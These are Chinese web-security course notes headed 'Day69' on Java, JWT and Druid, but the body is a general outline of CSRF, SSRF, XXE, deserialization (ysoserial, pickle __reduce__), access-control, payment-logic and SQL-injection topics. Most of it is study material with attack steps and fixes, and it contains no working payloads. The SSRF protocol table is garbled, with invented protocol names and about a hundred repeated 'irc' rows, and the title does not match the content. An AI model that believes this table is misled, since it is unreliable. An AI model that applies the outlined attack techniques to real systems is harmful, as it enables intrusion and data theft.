




Day69 WEB攻防-Java安全&JWT攻防 &Swagger自动化&算法&签名&密钥&Druid泄漏



2 文件上传





通用安全漏洞

4 CSRF

- 条件
 - 1、目标用户已经登录了网站，能够执行网站的功能。
 - 2、目标用户访问了攻击者构造的 URL。
- 探针且防御
 - 1、看验证来源不-修复
 - 2、看凭据有无 token--修复
 - 3、看关键操作有无验证-修复
- 流程
 - 1、获取目标的触发数据包
 - 2、利用 CSRFTester 构造导出
 - 3、诱使受害者访问特定地址触发
- 审计

5 SSRF


- 条件
 - 当前功能应用点利用服务器去解析拟提交的资源
 - 功能
 - 分享
 - 转码
 - 翻译
 - 图片加载
 - 收藏
 - 信息探针
 - 内网扫描
 - 流程

	HTTP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
grapher	→with curl+https	before JDK 8.1.2	before 7.40.0 不支 HTTPS	✓	before version 3
ftp	→with curl+https	✓	before 7.40.0 不支 HTTPS	✓	✓
dict	→with curl+https	✓	✓	✓	✓
irc	✓	✓	✓	✓	✓
ftp	✓	✓	✓	✓	✓
imap	→with curl+https	✓	✓	✓	✓
pop3	→with curl+https	✓	✓	✓	✓
pop	→with curl+https	✓	✓	✓	✓
smtp	→with curl+https	✓	✓	✓	✓
smtp	→with curl+https	✓	✓	✓	✓
telnet	→with curl+https	✓	✓	✓	✓
irc12	需要 IP allow_irc.ipen	✓	✓	需要 IP needIP=1	✓
irc3	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc4	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc5	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc6	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc7	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc8	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc9	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc10	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc11	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc12	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc13	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc14	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc15	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc16	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc17	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc18	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc19	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc20	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc21	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc22	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc23	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc24	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc25	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc26	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc27	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc28	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc29	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc30	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc31	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc32	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc33	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc34	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc35	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc36	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc37	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc38	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc39	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc40	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc41	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc42	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc43	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc44	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc45	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc46	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc47	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc48	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc49	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc50	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc51	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc52	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc53	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc54	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc55	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc56	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc57	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc58	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc59	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc60	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc61	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc62	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc63	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc64	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc65	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc66	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc67	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc68	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc69	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc70	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc71	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc72	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc73	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc74	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc75	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc76	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc77	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc78	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc79	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc80	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc81	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc82	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc83	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc84	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc85	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc86	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc87	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc88	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc89	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc90	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc91	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc92	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc93	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc94	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc95	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc96	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc97	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc98	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc99	需要 IP allow_irc.ipen	✓	✓	✓	✓
irc100	需要 IP allow_irc.ipen	✓	✓	✓	✓
 - 协议玩法
- 探针且防御
 - SSRF常见安全修复防御方案:
 - 1、禁用跳转
 - 2、禁用不需要的协议
 - 3、固定或限制资源地址
 - 4、错误信息统一信息处理
- 审计
 - SSRF白盒可能出现的地方
 - 1、功能点抓包指向代码块审计
 - 2、功能点函数定位代码块审计
 - SSRF黑盒可能出现的地方
 - 1.社交分享功能
 - 2.转码服务
 - 3.在线翻译
 - 4.图片加载/下载
 - 5.图片/文章收藏功能
 - 6.云服务厂商
 - 7.网站采集，网站抓取的地方
 - 8.数据库内置功能
 - 9.邮件系统
 - 10.编码处理,属性信息处理,文件处理
 - 11.未公开的api实现以及其他扩展调用URL的功能
 - 12.从远程服务器请求资源

6 XXE&XML

- 前置
 - 缘由：传输和存储数据
 - 危害：文件读取，端口探针等
- 探针
 - 黑盒
 - Content-Type
 - 数据格式
 - svg&excel引用
 - 白盒
 - 1、可通过应用功能追踪代码定位审计
 - 2、可通过脚本特定函数搜索定位审计
 - 3、可通过伪协议玩法绕过相关修复等
- 利用
 - 有回显
 - file读取文件
 - http带外访问
 - 无回显
 - file读取文件-先读取
 - http带外访问-加载实体
 - dtd实体带外访问-将数据参数发送
 - 接收文件接收数据处理
- 修复
 - 伪协议玩法
 - 见笔记图，后期文件包含会讲
 - 禁用dtd实体引用
 - 过滤关键词:<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC


文件包含



其他文件操作安全



RCE



PHP



反序列化

JAVA

属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()`函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
 - 序列化数据显示:
 - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
 - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

利用

- 单纯的魔术方法逻辑调用
- PHP语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
 - 1、获取魔术方法对应原生类
 - 2、利用原生类官方说明配合
- 字符串逃逸&Phar
 - 后面专题讲到

原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
 - http参数, cookie, sesion, 存储方式可能是base64(r00), 压缩后的base64(H4s), MII等。Servlets http, Sockets, Session管理器, 包含的协议就包括JMX, RMI, JMS, JNDI等(\xac \xed)\xmlstream.XmlEncoder等(http Body:Content-type: application/xml) json(jacksonfastjson)http请求中包含
- 数据特性
 - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
 - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

利用

- Ysoserial
 - 无组件
 - 有组件
- 特定的组件利用
 - shiro
 - jboos

Python

解释

- 文件&字符串&字节流&对象相互转换的过程

原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

函数&魔术方法

- 函数使用:
 - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
 - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
 - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
 - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
 - `__reduce__()` 反序列化时调用
 - `__reduce_ex__()` 反序列化时调用
 - `__setstate__()` 反序列化时调用
 - `__getstate__()` 序列化时调用

利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

白盒

- 搜索特定函数
- 使用bandit

访问权限

越权

- 水平同级用户
 - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
 - 数据库中用户类型编号接受篡改或高权限操作未验证等

访问控制

- 验证丢失
 - 未包含引用验证代码文件等
- 没有验证
 - 支持空口令、匿名、白名单等

脆弱验证

- Cookie
 - JWT
 - Session
- 不安全的验证逻辑等

购买支付

安全点

- 价格和数量
- 产品和订单编号
- 支付模式&接口数据
- 折扣优惠券积分等重复使用&再获取

安全问题


- 1、商品购买-数量&价格&编号等
- 2、支付模式-状态&接口&负数等
- 3、折扣处理-优惠券&积分&重放等

挖掘&修复

- 1、金额以数据库定义为准
 - 2、购买数量限制为正整数
 - 3、优惠券固定使用后删除
 - 4、订单生成后检测对应值
- 功能点抓包造代码测试

找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破



1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

-
- 1、PHP-MYSQL-SQL注入-常规查询
 - 2、PHP-MYSQL-SQL注入-跨库查询
 - 3、PHP-MYSQL-SQL注入-文件读写

-
- 1、PHP-MYSQL-SQL注入-数据请求类型
 - 2、PHP-MYSQL-SQL注入-数据请求方法
 - 3、PHP-MYSQL-SQL注入-数据请求格式

-
- 1、PHP-MYSQL-SQL注入-方式增删改查
 - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
 - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

-
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
 - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
 - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

-
- 1、注入工具-SQLMAP-常规猜解&字典配置
 - 2、注入工具-SQLMAP-权限操作&文件命令
 - 3、注入工具-SQLMAP-Tamper&使用&开发
 - 4、注入工具-SQLMAP-调试指纹&风险等级

-
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
 - 2、PHP-原生态-文件上传-检测信息&类型内容
 - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
 - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

-
- 1、PHP-中间件-文件上传-CVE&配置解析
 - 2、PHP-编辑器-文件上传-第三方引用安全

